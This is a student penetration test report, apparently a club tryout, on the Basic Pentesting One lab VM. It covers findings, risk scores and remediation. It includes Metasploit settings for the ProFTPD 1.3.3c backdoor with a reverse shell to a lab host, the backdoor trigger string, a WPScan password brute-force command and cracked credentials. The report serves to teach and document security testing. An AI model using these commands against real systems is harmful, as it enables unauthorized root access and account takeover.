Penetration Test Report

Conducted by:

Bearkat Association of Security and Hacking

Team Member	*Email*
Giovanni Martinez	gam077@shsu.edu

September 15, 2025

NOTICE: The information provided in this document is CONFIDENTIAL and is intended only for VT

Table of Contents

1 Report Overview

1.1 Executive Summary

BASH was contacted by Virginia Polytechnic Institute and State University (VT) for a penetration test in order to identify security issues within their **Basic Pentesting One** virtual machine. This report was written initially on September 14th 2025. This penetration test is in the interest of VT, as part of a restrained scope penetration test. The Report Overview section contains a summary of BASH's findings, including recommendations for improving VT's security, mitigating potential business risk, and reducing attack surface. The Technical Findings section expands upon the report overview by including each discovered vulnerability's evaluated risk, exploitation details, and recommended remediation steps.

Assessment Overview
Based upon the results of the assessment, VT is at risk of significant compromise due to severe security weaknesses discovered during the penetration test. These weaknesses could allow an external, unauthenticated attacker to gain administrative access to critical systems, leading to data loss, service disruption, or reputational damage.

Key Findings
During the engagement, two high-impact vulnerabilities were identified:

- **Outdated and Insecure File Transfer Service** – The primary server in scope was running an obsolete and highly insecure version of the File Transfer Protocol (FTP). This implementation allows unauthenticated remote users to escalate privileges to administrative level, exposing VT to full system compromise.
- **Default Credentials on WordPress Administrative Panel** – A WordPress installation hosted in an unlisted directory was discovered with default credentials enabled. This configuration permitted easy brute-force access to the administrative panel, allowing an attacker to upload malicious content, modify web pages, or further compromise internal systems.

Impact
Both of these vulnerabilities indicate insufficient security hardening and monitoring. If exploited in a real-world scenario, they could lead to complete loss of confidentiality, integrity, and availability of systems and data. In addition, the operating system running these services is Ubuntu 16.04, which has reached end-of-life and no longer receives official security patches. Furthermore, the SSH remote management service is exposed to the internet and configured to allow password-based authentication, which increases the risk of brute-force attacks and credential compromise.

During this engagement, a total of **five** significant vulnerabilities were identified within VT's environment. Of these, **two** vulnerabilities were rated critical, **one** rated high, and **two** were rated medium to low based on potential impact and ease of exploitation. Many of the weaknesses observed were related to outdated software, default credentials, and insufficient access controls. Additional technical details and remediation steps for these vulnerabilities can be found in Section 4 of this report.

1.2 Engagement Overview

BASH conducted a penetration test starting on September 13th, 2025 based upon the Request for Proposal (RFP) document obtained by BASH. Focus was placed on the following goals during the engagement:

- Assess the security posture of Virginia Tech's (VT) internet-facing WordPress blog and underlying web server infrastructure.
- Identify vulnerabilities and weaknesses in the configuration of the WordPress installation, related plugins, and server-side components.
- Evaluate the exposure of remote management services (such as SSH) and the overall hardening of the web server.
- Determine risks that could impact the confidentiality, integrity, and availability (CIA) of VT's online presence and associated data.
- Provide actionable recommendations to help VT strengthen its security posture and reduce the likelihood of compromise.

1.3 Scope of Engagement

The full scope of this penetration test was limited to the following CIDR range. Care was taken by BASH to ensure penetration test activity did not reduce the availability of production systems.

- 10.0.2.0/24

The penetration test was conducted with extreme care to ensure actions were contained within the defined scope. Additionally, because the engagement was within a production environment, the team ensured that no services were disrupted. BASH did not exfiltrate, modify, or delete any data not included in this report.

BASH is available upon request to improve the security, protect the employees, and customers of VT. This includes verifying and validating implemented mitigation techniques as well as deploying security strategies to ensure VT has several layers of defense. The team is happy to continue a partnership with VT and excited to work along side them in securing their operations.

2 Observations

This section serves as a high level overview of the security posture of VT. A detailed list of all discovered vulnerabilities can be found in Section 4. It is important to note that this list is by no means exhaustive and that there are most likely vulnerabilities that BASH did not find.




Figure 1: Summary of Issues on the Server

Default/Weak Credentials & Insecure Software Versions

The most immediate observation about VT's security posture is the presence of outdated services and weak authentication controls on critical internet-facing systems. Our team identified an obsolete FTP service vulnerable to privilege escalation, as well as a WordPress administrative panel accessible with default credentials. Additionally, a local administrator-level account (marlinspike) was configured with a weak password identical to the username, making it trivial for an attacker to gain access. The underlying server is also running Ubuntu 16.04, an end-of-life operating system no longer receiving security updates, and the SSH remote management service allows password-based authentication without brute-force protection. These weaknesses could allow an attacker to gain unauthorized administrative access, compromise sensitive data, and use the server as a foothold for further attacks. Immediate remediation of these vulnerabilities—such as upgrading or disabling outdated services, enforcing strong credentials, and implementing secure authentication methods—would provide a substantial increase in VT's security posture at relatively low cost. More details on mitigation for vulnerabilities such as these can be found in each vulnerability's remediation suggestions in Section 4.

2.1 Summary of Recommendations

The following is an overview of recommendations which should be implemented:

- **Upgrade Operating System:** Migrate from Ubuntu 16.04 to a currently supported LTS release to receive ongoing security updates and patches.
- **FTP Hardening:** Upgrade or disable the vulnerable FTP service, replacing it with a secure alternative such as SFTP or FTPS.
- **Credential Management:** Enforce strong, unique credentials on all web applications, including the WordPress administrative
- **SSH Security:** Disable password-based authentication on SSH in favor of key-based authentication, and restrict SSH access
- **Monitoring and Alerts:** Implement host and network monitoring to detect unauthorized access attempts or changes to critical

2.2 Positive Security Measures

As the engagement progressed, BASH was impeded by the security safeguards VT had in place. A number of basic security best practices were observed that limited BASH's ability to move through the network. Some instances of aforementioned security practices implemented by VT include:

- The usage of a complex root SSH password. Our brute force attempts of the root user via SSH failed using our wordlists.
- The MySQL server did not utilize default credentials.

These controls should be continuously monitored and regulated to maintain the company's security posture.

3 Testing Methodology

3.1 Penetration Testing Execution Standard

Throughout the engagement BASH, references the Penetration Testing Execution Standard (PTES) when conducting security assessments




Figure 2: PTES Methodology

3.2 MITRE ATT&CK Framework

MITRE ATT&CK is a knowledge base of Tactics, Techniques, and Procedures (TTPs) based upon real-world observations from security professionals. ATT&CK is a curated knowledge base for cyber adversary behavior, reflecting the attack lifecycle and platforms known to target. BASH uses ATT&CK to aide in understanding TTPs that can be used to conduct an attack against VT that could be conduct by real world adversaries

3.3 OWASP Top 10

Referenced in this report is the Open Web Application Security Project (OWASP) Top 10 when applications are found within the applicable scope. OWASP Top 10 focuses vulnerabilities focus on common vulnerabilities that pose security risks to web applications:

Table 1: OWASP Top 10

1. Broken Access Controls	6. Vulnerable and Outdated Components
2. Cryptographic Failures	7. Identification and Authentication Failures
3. Injection	8. Software and Data Integrity Failures
4. Insecure Design	9. Security Logging and Monitoring Failures
5. Security Misconfiguration	10. Server-Side Request Forgery

3.4 NIST SP 800-53

NIST SP 800-53 is the National Institute of Standards and Technology Special Publication 800-53, Security and Privacy Controls for Federal Information Systems and Organization. NIST 800-53 is a security compliance standard that offers guidance for how organizations should select then maintain security and privacy controls for information systems. NIST 800-53 is mandatory for all federal agencies however, its guidelines can be adopted by any organization operating information systems with sensitive or regulated data. This standard provides a catalog of privacy and security controls for protecting against various threats.

Table 2 provides security and privacy control methodology which are organized into 20 families. These control families are referenced throughout the document and are used to constitute common terminology. Additionally, referenced in NIST 800-53 is control families enhancements to help provide guidance to aide in securing VT's information systems

Table 2: NIST 800-53 Security and Privacy Control Families for Compliance.

ID	Family	ID	Family
AC	Access Control	**PE**	Physical and Environmental Protection
AT	Awareness and Training	**PL**	Planning
AU	Audit and Accountability	**PM**	Program Management
CA	Assessment, Authorization, Monitoring	**PS**	Personnel Security
CM	Configuration Management	**PT**	PII Processing and Transparency
CP	Contingency Planning	**RA**	Risk Assessment
IA	Identification and Authentication	**SA**	System & Services Acquisition
IR	Incident Response	**SC**	System & Communications Protection
MA	Maintenance	**SI**	System & Information Integrity
MP	Media Protection	**SR**	Supply Chain Risk Management

4 Technical Findings

This table shows the total number of vulnerabilities found during the penetration test engagement. The vulnerabilities are categorized based on the risk level. The risk levels were calculated using the Common Vulnerability Scoring System (CVSS)

Risk Level and Total Number of Discovered Vulnerabilities

Severity	Low (0.1-3.9)	Moderate (4.0-6.9)	High (7.0-8.9)	Critical (9.0-10.0)
Vulnerability Count	1	1	1	2

The following table breaks down the discovered vulnerabilities by overall risk score, impact, and exploitability. The scores were calculated using NIST's CVSS v3.1 calculator [**nvdcvss**].

Summary of Vulnerabilities by Base Score


Risk Summary	**Overall Risk Score**	**Impact**	**Exploitability**
Backdoored ProFTPD Version 1.3.3c	10	10	10
Default admin credentials on Wordpress	9	8	10
Weak Credentials for admin user Marlinspike	8.5	9	8
EOL Ubuntu 16.04	5	4	6
SSH Password Based Auth	1	1	1

4.1 Critical Risk

4.1.1 Backdoored FTP Version

Threat Level: Critical (10)

Description:
The FTP service running on the target system is ProFTPD version 1.3.3c, a version that was briefly distributed in late 2010 with a malicious backdoor inserted into the source code. This backdoored build allows unauthenticated remote attackers to gain arbitrary command execution as root on affected servers. Specifically, issuing a specially crafted HELP command with the string "HELP ACIDBITCHEZ" (or a variation such as "HELP BITCHEZ") triggers the backdoor, spawning a root shell bound to a TCP port on the target system. This vulnerability is not part of the official ProFTPD codebase and was introduced during a compromise of the project's distribution servers. We used Metasploit module `exploit/unix/ftp/proftpd_133c_backdoor` to gain a remote root shell on the FTP server.



```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > exploit
[*] Started reverse TCP handler on 10.0.2.5:4444
[*] 10.0.2.4:21 - Sending Backdoor Command
ls
[*] Command shell session 1 opened (10.0.2.5:4444 → 10.0.2.4:44474) at 2025-09-14
 00:04:57 -0400

bin
boot
cdrom
dev
etc
home
initrd.img
```

Figure 3: Reverse shell gained after backdoor exploit with Metasploit module.

Potential Business Impact:
Exploitation grants full administrative (root) access to the FTP host without authentication, effectively bypassing all normal access controls.

Affected Host:

10.0.2.4

Exploitation Details:

```
use exploit/unix/ftp/proftpd_133c_backdoor
set RHOSTS 10.0.2.4
set LHOST 10.0.2.5
run
```

Recommended Remediation:
Immediately remove or disable ProFTPD 1.3.3c and replace it with a supported, verified version of ProFTPD or a secure alternative. Validate the integrity of any downloaded binaries, ensure proper patch management, and restrict FTP access to trusted networks only.

```
sudo systemctl stop proftpd
sudo apt-get remove --purge proftpd
sudo apt-get update
sudo apt-get install proftpd
```

References:


https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/unix/ftp/proftpd_133c_backdoor.rb

https://packetstormsecurity.com/files/95721/ProFTPD-1.3.3c-Backdoor-Remote-Root.html

4.1.2 Default Admin Credentials on Wordpress

Threat Level: Critical (9)

Description:
The internet-facing WordPress administrative panel was discovered to be protected by default credentials. This means the account credentials had not been changed from their default values, allowing anyone with knowledge of common defaults to log in without needing to guess or crack a password. Once authenticated as an administrator, an attacker could modify site content, upload malicious files or plugins, extract information from the database, or otherwise gain further access to the underlying system. This configuration significantly increases the risk of compromise and undermines the security of the application and any connected systems.



```
[SUCCESS] - admin / admin

[!] Valid Combinations Found:
 | Username: admin, Password: admin
```

Figure 4: Wordpress admin credentials cracked via WPscan

Potential Business Impact:
Compromise of VT's public-facing WordPress administrative panel poses a significant business risk. With full administrator access, an attacker could deface or remove public content, damaging VT's credibility and eroding stakeholder trust. The compromised site could also be used to host malicious content or phishing campaigns, potentially exposing VT to legal liability and reputational harm. In addition, administrative access may allow attackers to extract sensitive data from the database or leverage the server as a foothold into internal systems. Such an incident could result in regulatory scrutiny, costly breach notifications, and loss of intellectual property or confidential information. Ultimately, control of the WordPress administrative panel provides a direct path to reputational damage, data compromise, and further system intrusions.

Affected Host:

10.0.2.4

Exploitation Details:
To test the security of the WordPress administrative panel, a password enumeration attack was performed using WPScan, a recognized WordPress security assessment tool. The tool was directed at the login page located at http://vtcsec/secret/ and configured with a standard username list and password wordlist. During testing, WPScan successfully identified the default administrative account admin with a weak password, allowing full administrator access to the WordPress instance.

```
wpscan --url http://vtcsec/secret/ \
  --enumerate u \
  --passwords /usr/share/wordlists/rockyou.txt
```

Recommended Remediation:
To remediate the use of default administrative credentials on WordPress, immediately replace the default admin username and password with a strong, unique combination, or create a new administrative account and disable the default one entirely. Enforce a strong password policy for all privileged accounts and implement multi-factor authentication (MFA) to reduce the risk of credential compromise. Administrative access to the WordPress panel should be restricted to trusted IP addresses or routed through a VPN, and a brute-force protection or rate-limiting mechanism should be enabled to block repeated login attempts. Finally, regularly audit all privileged accounts and ensure the WordPress core, plugins, and themes are kept up to date to minimize the attack surface.

```
# Change the password for the admin user
wp user update admin --user_pass='StrongUniquePassword123!'
```

References:


https://docs.wpvip.com/security-controls/

4.2 High Risk

4.2.1 Weak Password for Admin Marlinspike User

Threat Level: High (8.5)

Description:
During testing, a local administrator-level account named marlinspike was discovered using weak credentials. The password for this account was identical to the username, making it trivial for an attacker to guess or gain access without any specialized tools. This configuration represents a significant security risk because compromise of an administrator account allows full control of the system and any sensitive data it stores.



```
root@kali:~/vulnhub/bp1demo# john --show users.txt
marlinspike:marlinspike:17484:0:99999:7:::

1 password hash cracked, 0 left
```

Figure 5: Cracked password hash showing weak password

Potential Business Impact:
The presence of an administrator-level account with a weak password identical to its username poses a severe business risk. An attacker who gains access to this account would have full administrative control over the system, enabling them to view, alter, or destroy sensitive data, install backdoors or malware, and use the compromised host as a launch point for further attacks against internal systems. This could lead to loss of confidential or regulated information, disruption of services, reputational damage, and potential legal or regulatory consequences if protected data is exposed. Because no brute-force effort is required, exploitation of this weakness can occur almost instantly, significantly increasing the likelihood of compromise and reducing the organization's ability to respond before damage occurs.

Affected Host:

10.0.2.4

Exploitation Details:
To verify the weakness, a simple direct login attempt was made using the username marlinspike with the same value as the password. The authentication succeeded immediately, confirming the presence of a weak credential with administrative privileges. No brute-force or password-spraying techniques were required — a single basic login attempt using obvious credentials was sufficient to gain access. This level of weak credential management drastically reduces the time and skill needed for an attacker to compromise the system.

```
ssh marlinspike@10.0.2.4
# Password entered: marlinspike
```

Recommended Remediation:
The marlinspike account should immediately have its password changed to a strong, unique value or be disabled entirely if it is not needed. System-wide password policies should be enforced to prevent the use of weak or default credentials in the future. SSH access should be restricted to authorized users and configured to disallow password-based logins where possible, favoring key-based authentication. These measures will significantly reduce the risk of unauthorized access through weak credentials.

```
  # Change marlinspike's password to a strong, unique value
sudo passwd marlinspike

# Install libpam-pwquality to enforce password policy
sudo apt-get install libpam-pwquality

# Edit /etc/security/pwquality.conf to set minimum length, complexity, etc.
sudo nano /etc/security/pwquality.conf
```

References:


https://pages.nist.gov/800-63-3/sp800-63b.html

4.3 Moderate Risk

4.3.1 End-of-Life Ubuntu Version

Threat Level: Moderate (5)

Description: The target server was found to be running Ubuntu 16.04, an operating system version that has reached its end of life and no longer receives official security updates or patches. Continuing to run unsupported software significantly increases the risk of compromise, as newly discovered vulnerabilities will remain unpatched and exploitable by attackers.



```
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.3 LTS"
NAME="Ubuntu"
VERSION="16.04.3 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.3 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
root@vtcsec:/#
```

Figure 6: OS Version information displayed

Potential Business Impact:
Running an unsupported operating system exposes VT to significant operational and reputational risk. Because Ubuntu 16.04 no longer receives security updates, any new vulnerabilities discovered in the OS or its bundled packages remain permanently exploitable, increasing the likelihood of compromise. A successful attack could result in data breaches, service disruptions, and unauthorized access to critical systems. This in turn could damage VT's reputation, lead to regulatory scrutiny if sensitive data is involved, and incur unplanned costs to recover from incidents or accelerate migration to supported platforms.

Affected Host:

10.0.2.4

Exploitation Details:
The server's operating system version was identified during enumeration using standard system information commands. Running `lsb_release` -a and checking /etc/os-release confirmed that the host was running Ubuntu 16.04, which reached end-of-life status in April 2021 and no longer receives security updates. This verification required no exploitation or special tools beyond basic system interrogation after gaining shell access.

```
cat /etc/*release
```

Recommended Remediation:
The affected server should be upgraded from Ubuntu 16.04 to a currently supported Long Term Support (LTS) release, such as Ubuntu 22.04 LTS, to ensure continued receipt of security patches and updates. If upgrading immediately is not feasible, consider migrating critical services to a supported platform and decommissioning the legacy system as soon as possible. During the transition, limit external exposure and apply compensating controls (such as firewalls and intrusion detection) to reduce risk. Regularly monitor for new vulnerabilities and plan ongoing patch management to maintain a secure environment.

```
# Update package lists and upgrade current packages
sudo apt-get update && sudo apt-get upgrade

# Run the Ubuntu upgrade tool to migrate to the next LTS (18.04)
sudo do-release-upgrade

# After reaching 18.04, repeat to 20.04 or 22.04 as appropriate
sudo do-release-upgrade
```

References:

https://ubuntu.com/16-04


https://nvd.nist.gov/

4.4 Low Risk

4.4.1 SSH Password-Based Authentication Enabled

Threat Level: Low (1)

Description:
The server's SSH service is configured to allow password-based logins instead of key-based authentication. This configuration increases the attack surface by enabling brute-force or credential-guessing attempts and does not provide the same level of security as public key authentication.



```
(kali㉿kali)-[~]
└─$ ssh marlinspike@10.0.2.4
marlinspike@10.0.2.4's password:
Permission denied, please try again.
marlinspike@10.0.2.4's password:
Permission denied, please try again.
marlinspike@10.0.2.4's password:
marlinspike@10.0.2.4: Permission denied (publickey,password).
```

Figure 7: SSH authentication performed via password

Potential Business Impact:
Allowing password-based SSH authentication exposes VT's server to a higher likelihood of unauthorized access. Attackers can attempt large-scale credential guessing or brute-force attacks over the network, especially if weak or reused passwords exist. A successful compromise of SSH would give attackers direct command-line access to the server, potentially leading to data theft, service disruption, or further compromise of connected systems. This increased risk could result in reputational damage, regulatory exposure, and significant costs to remediate an incident.

Affected Host:

10.0.2.4

Exploitation Details:
During testing, the SSH service on the target host was observed to allow password-based logins. This configuration was verified by successfully reaching the SSH login prompt and authenticating using known credentials without the need for SSH keys. No brute-force tools were required; the presence of password-based authentication was confirmed through a standard SSH connection attempt.

```
N/A
```

Recommended Remediation:
Disable password-based authentication for SSH and switch to key-based authentication for all

administrative access. This reduces the risk of brute-force attacks and credential compromise. Limit SSH access to trusted IP addresses or VPN endpoints, and ensure any remaining accounts are protected by strong credentials.

```
# 1. Generate a key pair on the client (if not already existing)
ssh-keygen -t ed25519 -C "your_email@example.com"

# 2. Copy the public key to the server for the desired user
ssh-copy-id username@server_ip

# 3. Edit the SSH daemon configuration to disable password authentication
sudo nano /etc/ssh/sshd_config

# Inside sshd_config, set:
PasswordAuthentication no
PermitRootLogin no

# 4. Restrict SSH access to trusted IP addresses using firewall
sudo ufw allow from <trusted_ip> to any port 22
sudo ufw deny 22/tcp

# 5. Restart the SSH service to apply changes
sudo systemctl restart ssh
```

References:

https://man.openbsd.org/sshd_config#PasswordAuthentication

5 Conclusion

VT relies on its public-facing web infrastructure and supporting systems to communicate with students, faculty, and stakeholders. The stability, confidentiality, and integrity of these systems are essential to maintaining trust and delivering services securely. The vulnerabilities identified in this report — including outdated software, weak authentication controls, and unsupported operating systems — should be addressed promptly to reduce risk of compromise. Left unremediated, these weaknesses could allow an attacker to gain unauthorized administrative access, disrupt VT's online services, or leverage the compromised systems as a foothold into internal networks.

BASH appreciates the opportunity to assess VT's environment as part of this exercise and hopes this engagement helps strengthen the organization's security posture. We look forward to seeing these issues remediated and to continuing to support VT's efforts to safeguard its systems and data.

A Tools

Name	Description	Link
Nmap	Network and vulnerability scanner	`https://nmap.org/`
SSH	Remote management tool	`https://nmap.org/`
Metasploit	Exploitation framework	`https://github.com/rapid7/metasploit-framework`
DIRB	Directory Brute Force Tool	`https://github.com/v0re/dirb`
Gobuster	Directory Brute Force Tool	`https://github.com/OJ/gobuster`
Meterpreter	Reverse Shell	`https://github.com/rapid7/meterpreter`
WPScan	Wordpress Recon Tool	`https://github.com/wpscanteam/wpscan`
netcat	Network utility	`https://github.com/diegocr/netcat`
hydra	Brute Forcing tool	`https://github.com/vanhauser-thc/thc-hydra`
Wireshark	Network traffic analyzer	`https://www.wireshark.org/`
Portswigger Burp Suite	Web traffic analysis tool	`https://portswigger.net/burp`
mysql	MySQL interactive terminal	`https://www.mysql.com/`

B Disclaimer

This report was produced as part of a tryout for the Bearkat Association of Security and Hacking's CPTC team. The organization name "Virginia Tech (VT)" is used **fictitiously** and does not reflect an actual engagement with the university. The vulnerabilities, findings, and recommendations described in this report relate only to a simulated environment and do not represent any real-world testing or assessment of Virginia Tech systems.